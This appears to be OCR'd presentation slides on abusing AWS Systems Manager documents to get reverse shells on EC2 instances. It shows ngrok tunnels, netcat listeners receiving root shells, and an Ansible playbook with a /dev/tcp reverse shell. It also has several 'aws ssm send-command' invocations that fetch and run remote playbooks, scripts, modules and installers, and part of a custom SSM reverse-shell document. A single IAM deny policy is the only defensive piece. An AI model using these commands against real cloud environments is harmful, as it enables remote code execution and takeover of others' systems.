


```
ngrok

Want to improve ngrok? Take our survey:  https://ngrok.com/survey

Session Status                online
Account                       [redacted] (Plan: Free)
Update                        update available (version 3.1.1-rc1, Ctrl-U to update)
Version                       3.0.4
Region                        Europe (eu)
Latency                       37ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://7.tcp.eu.ngrok.io:14460 -> localhost:31337

Connections                   ttl     opn     rt1     rt5     p50     p90
                              1       1       0.00    0.00    8.32    8.32
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 31337
listening on [any] 31337 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50208
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/root
```

5. Reverse shell using other documents

5.2 AWS-ApplyAnsiblePlaybooks




```yaml
---
  - name: "Playing with Ansible and Git"
    hosts: localhost
    connection: local
    tasks:

    - name: "Saying hi from remote host"
      shell: "0<&196;exec 196<>/dev/tcp/{{host}}/{{port}}; sh <&196 >&196 2>&196"
```

5. Reverse shell using other documents

5.2 AWS-ApplyAnsiblePlaybooks

```
aws ssm send-command --instance-id i-0ecad5485f77f18f4 \
    --document-name "AWS-ApplyAnsiblePlaybooks" \
    --parameters \
    '{"SourceType":["GitHub"],"SourceInfo":["{\"owner\":\"saw-your-packet\",
    \"repository\":\"fun-with-ssm\",\"path\":\"AWS-ApplyAnsiblePlaybooks/linux/\",
    \"getOptions\":\"branch:main\"}"],"InstallDependencies":["True"],"PlaybookFile":
    ["reverse_shell.yml"],"ExtraVariables":["host=6.tcp.eu.ngrok.io port=13012"]}'
```



```
ngrok

Add Okta or Azure to protect your ngrok dashboard with SSO: https://ngrok.com/dashSSO

Session Status                online
Account                       [redacted] (Plan: Free)
Update                        update available (version 3.1.1-rc1, Ctrl-U to update)
Version                       3.0.4
Region                        Europe (eu)
Latency                       38ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://6.tcp.eu.ngrok.io:13012 -> localhost:1234

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       1       0.00    0.00    0.00    0.00
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 48188
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/var/lib/amazon/ssm/i-0ecad5485f77f18f4/document/orchestration/ac660a1b-3718-4b22-ba8c-bd72f134d783/downloads
ls
ansible-test.yml
cat ansible-test.yml
---
  - name: "Playing with Ansible and Git"
    hosts: localhost
    connection: local
    tasks:

    - name: "just execute a ls -lrt command"
      shell: "0<&196;exec 196<>/dev/tcp/{{host}}/{{port}}; sh <&196 >&196 2>&196"
```

5. Reverse shell using other documents

5.3 AWS-RunAnsiblePlaybook

```
aws ssm send-command --document-name "AWS-RunAnsiblePlaybook" \
    --instance-id i-0ecad5485f77f18f4 \
    --parameters \
        '{"playbookurl":["https://raw.githubusercontent.com/saw-your-packet/fun-w
        ith-ssm/main/AWS-RunAnsiblePlaybook/linux/reverse_shell.yml"],"extravars"
        :["host=7.tcp.eu.ngrok.io port=14355"]}'
```

5. Reverse shell using other documents

5.4 AWS-InstallPowerShellModule

```
aws ssm send-command --document-name "AWS-InstallPowerShellModule" \
    --instance-id i-06ae9883fe6e5d721 \
    --parameters '{"source":["https://your-server.com/module.ps1"],
"commands":["whoami"]}’ \
    --region us-east-1
```

5. Reverse shell using other documents


5.5 AWS-InstallApplication

```
aws ssm send-command --document-name "AWS-InstallApplication" \
    --instance-id i-06ae9883fe6e5d721 \
    --parameters '{"action":["Install"], "parameters":["parameters"],
"source":["https://your-server.com/file.msi"]}’ \
    --region us-east-1
```

5. Reverse shell using other documents

5.6 AWS-RunRemoteScript


```
aws ssm send-command --document-name "AWS-RunRemoteScript" \
    --instance-id i-06ae9883fe6e5d721 \
    --parameters '{"sourceType":["S3"],
"sourceInfo":["{\"path\":\"s3://my-bucket/script.sh\"}"]}’ \
    --region us-east-1
```



```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "ssm:SendCommand",
                "ec2:DescribeInstances",
                "ssm:ListCommandInvocations"
            ],
            "Resource": "*"
        },
        {
            "Effect": "Deny",
            "Action": "ssm:SendCommand",
            "Resource": [
                "arn:aws:ssm:*:*:document/AWS-RunShellScript",
                "arn:aws:ssm:*:*:document/AWS-RunPowershellScript",
                "arn:aws:ssm:*:*:document/AWS-RunSaltState",
                "arn:aws:ssm:*:*:document/AWS-ApplyAnsiblePlaybooks",
                "arn:aws:ssm:*:*:document/AWS-RunAnsiblePlaybook",
                "arn:aws:ssm:*:*:document/AWS-InstallPowerShellModule",
                "arn:aws:ssm:*:*:document/AWS-InstallApplication",
                "arn:aws:ssm:*:*:document/AWS-RunRemoteScript"
            ]
        }
    ]
}
```

6. AWS-RunDocument

- Downloads and executes documents from remote sources
- Infinite possibilities?




28 lines (28 sloc) | 776 Bytes

```
{
  "schemaVersion": "2.2",
  "description": "rev shell document linux",
  "parameters": {
    "host": {
      "description": "(Required) Specify the host.",
      "type": "String"
    },
    "port": {
      "description": "(Optional) Specify the port. The default value is 4444.",
      "type": "String",
      "default": "4444"
    }
  },
  "mainSteps": [
    {
      "action": "aws:runShellScript",
      "name": "shell",
      "inputs": {
        "runCommand": [
          "port={{ port }}",
          "host1={{ host }}",
